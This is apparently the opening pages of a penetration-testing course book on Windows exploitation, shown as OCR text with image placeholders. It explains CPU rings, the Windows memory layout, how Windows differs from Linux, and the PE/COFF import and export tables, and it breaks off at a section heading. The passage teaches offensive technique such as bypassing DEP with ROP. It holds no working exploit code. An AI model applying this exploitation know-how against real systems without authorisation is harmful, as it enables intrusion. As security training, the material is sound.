SANS

www.sans.org

SECURITY 660


ADVANCED PENETRATION TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

660.5


Exploiting Windows for Penetration Testers

The right security training for your staff, at the right time, in the right location.


Sec660_5_2014_1004



Exploiting Windows for Penetration Testers – 660.5
In this section we will focus primarily on the Windows OS, performing many of the same attack styles we performed on Linux. There are many differences when exploiting the Windows OS, which will become quite evident as we progress through the different techniques.




This slide serves as the Table of Contents for 660.5.




A Word about this Section…

A quick note about this sections material, and 660.4's for that matter. Many penetration testers have the mindset that they will never be responsible for writing custom exploits or performing 0-day bug hunting. Aside from the fact that it is a great skill to have and you may find yourself in that role in the future, penetration testers are often faced with scripts that do not work and OS or compile-time protections thwarting your attack from being successful. If you cannot repair a script to utilize ROP techniques to bypass DEP, someone else will succeed. It is not uncommon to run a Metasploit script against a seemingly vulnerable system, only to find that the exploit fails. Do you stop here and assume the system is safe? No! You must research further to see if your attack is failing due to OS and compile-time controls, or bad memory addresses being chosen for code reuse attacks, such as that with trampolines. Keep this in mind as we progress through the day.




Introduction to Windows Exploitation

In this module we will take a look at the Linking and Loading process on Windows, the Windows API and various internals, such as the Process Environment Block (PEB), Thread Information Block (TIB) and Structured Exception Handling (SEH). Attackers use these areas within a process to perform such things as locating desired variables and addresses within memory, overwriting critical pointers, and to learn the overall structure of a process. Penetration testers must have the same knowledge and skill-set in order to determine if a process is vulnerable.



Objectives

This module introduces Windows OS exploitation topics and concepts. We will first be focusing on some of the differences between Windows and Linux from an operational perspective. This includes the linking & loading process on Windows, the Windows API, and other Windows-specific areas such as the Thread Information Block (TIB), Process Environment Block (PEB) and Structured Exception Handling (SEH). This module will allow us to layout the foundation needed to look for exploitation opportunities on Windows.




CPU Modes / Processor Access Modes

The majority of operating systems support a two-ring model. Ring 0, also known as kernel-mode or kernel-land, contains the kernel code which performs core operating system functionality such as the synchronization of multiple processors, access to hardware, and the handling of interrupts. The kernel uses shared memory and must be protected from user applications. User-mode, or Ring 3, is where user-mode applications run. If an exception occurs in user mode, it should be handled, even if it results in application termination. An exception in kernel mode can be catastrophic and lead to a system crash, requiring a reboot in order to recover.


Kernel memory shares a single address space, unlike user mode applications. On 32-bit systems, the kernel can easily access all memory on all processes with unlimited control. On 64-bit systems, Kernel Mode Code Signing (KMCS) was introduced requiring a Certificate Authority (CA) to vouch for a driver. Drivers' code runs in kernel mode and exploitable vulnerabilities have historically resulted in full system control.

On Windows, 32-bit applications receive 4 GB's of virtual memory. Memory address range 0x00000000 – 0x7fffffff is for user mode, and 0x80000000 – 0xffffffff is for kernel mode. On 64-bit applications, 7TB's or 8TB's are given to the user and the kernel depending on the architecture. User mode runs from 0x00000000000 to 0x7fffffffff. Note that 1TB is 2^40. Memory address range 0x80000000000 through 2 ^ 64 is a very large block. Addressing is handled differently on the various architectures.



High-Level Layout – 32-bit

The diagram on this slide is a very simplified view of memory layout on a 32-bit system. The line dividing the two regions serves as a gateway from user mode to kernel mode. An API must be used to have any action performed in kernel mode. In order to see the kernel memory region, a ring 0 debugger must be used such as WinDbg. The Windows Internals 6th Edition book by Mark Russinovich, David Solomon, and Alex Ionescu is a great resource for understanding this memory separation on Windows. The Hardware Abstraction Layer (HAL) is a critical part of the kernel subsystem that allows Windows to run on various hardware platforms. A combination of device drivers and HAL routines are used when hardware access is required.



Windows Overview


Windows vs. Linux

We have already covered how the linking and loading process works on Linux. In this section we will cover how the linking and loading process works on Windows. As Linux uses the ELF object file format, Windows uses the Portable Executable / Common Object File Format (PE/COFF). They serve the same type of function, but of course the implementation is different. The equivalent to Linux's use of the Procedure Linkage Table (PLT) and the Global Offset Table (GOT) on Windows is the Import Address Table (IAT) and the Export Address Table (EAT). Windows also supports a form of "Lazy Binding" with delayed symbol resolution. We'll cover this in the next section.

Many of this sections modules will focus on the differences between Windows and what we've already covered on Linux. Many of the principles and concepts are similar, but the execution is different. Much of this difference is due to the Windows Application Programming Interface (API) and various process or thread-specific constructs. With Linux we use system calls to access functions within kernel address space. Linux system calls can be compared to the Windows APIs, where you have a collection of functions which allow for privileged access outside of user address space. The Windows API is a collection of Dynamically Linked Libraries (DLL)s and functions that allow a programmer to write programs and utilize services on the Windows OS. More details on this soon.

Exception handling operates much more dynamically on the Windows OS. An event on Linux, such as a segmentation fault, will send a signal "SIGSEGV" to the kernel informing it of the invalid memory reference. The do_page_fault() function is then called to determine if the referenced address is within the processes address space. The result is usually to terminate the process. Windows uses a global exception handler, which walks through a set of one or more Try blocks, each containing one or more Catch blocks. If a proper handler is found, its code for that handler is executed. If no exception handler is found, the default handler will be called to terminate the process. We'll look at some examples of Windows Structured Exception Handling (SEH) coming up.

Where many *NIX OSs perform fork-ing, spawning a whole new process, Windows uses threading. A process on Windows can have multiple threads of execution within itself. These threads share the same address space as the parent process and can inherit attributes of the parent marked for inheritance. Take an application that fork()s a new process each time a user connects. For each instance the entire process is copied to the new process, a PID is assigned, and each process receives its own memory space. Threading allows for the sharing of the process ID, addressing, and memory segments. The only exception is that each thread gets its own stack and Thread Information Block (TIB). This makes for much more efficient use of memory and system resources.




Linking & Loading - PE/COFF

The Object File format used by Microsoft Windows is PE/COFF. It is based on the original COFF format used by UNIX systems after the a.out format and prior to the ELF format still used today. The format is optimized to work in environments using paging and can be mapped directly into memory due to fixed sizing. The PE/COFF format has two primary formats, the Executable Format and DLL format. The Microsoft equivalent of Shared Object files is Dynamic Link Libraries (DLL)s.

PE/COFF files utilize an Import Address Table (IAT) and an Export Address Table (EAT). The IAT holds symbols that require resolution upon program runtime, and the EAT makes available the functions local to the program or library that may be used by other executable files or shared libraries. The IAT lists the symbols needing resolution from external DLL files contained on the system in which the program is run. The function name is included in the IAT, as well as the DLL file, which should contain the requested function. For example, if the program requires the function LoadLibraryA(), it will include the function name as well as the DLL file, kernel32.dll. The requested function is often obtained by using an ordinal value assigned based on its location within the table. For example, inside kernel32.dll is the function GetCurrentThreadId(), which is bound to the address 0x7C809737 on certain versions of Windows. The imports table will hold this information and also reference that function by an ordinal value such as 318.

Executable files do not typically export any symbols, although they may be visible. DLL files export the symbol information for each function it contains. A binary lookup is used to determine if the DLL file contains the requested function. The EAT makes available the relative virtual address of the requested function. The relative address must then be added to the load address to obtain the full 32-bit virtual memory address, or 64-bit address respectively.

The PE/COFF header includes a COFF section that describes the contents of the PE file. The relocation (.reloc) section file contains "fix-ups" holding information about which sections require relocation in the event there is a conflict with addressing. Fix-ups are not often necessary with modern Windows systems; however, if there are multiple DLLs loaded into memory that request the same address space, they will require relocating. During program runtime, the PE is loaded into memory. At this point the PE is called a module, and the location of the start address is called the HModule. The "H" stands for Handle and is now synonymous with HInstance.




PE/COFF Sections

Similar to the ELF format, PE/COFF has multiple headers and sections which are read and loaded into memory during load-time.

DOS Executable File and Signature

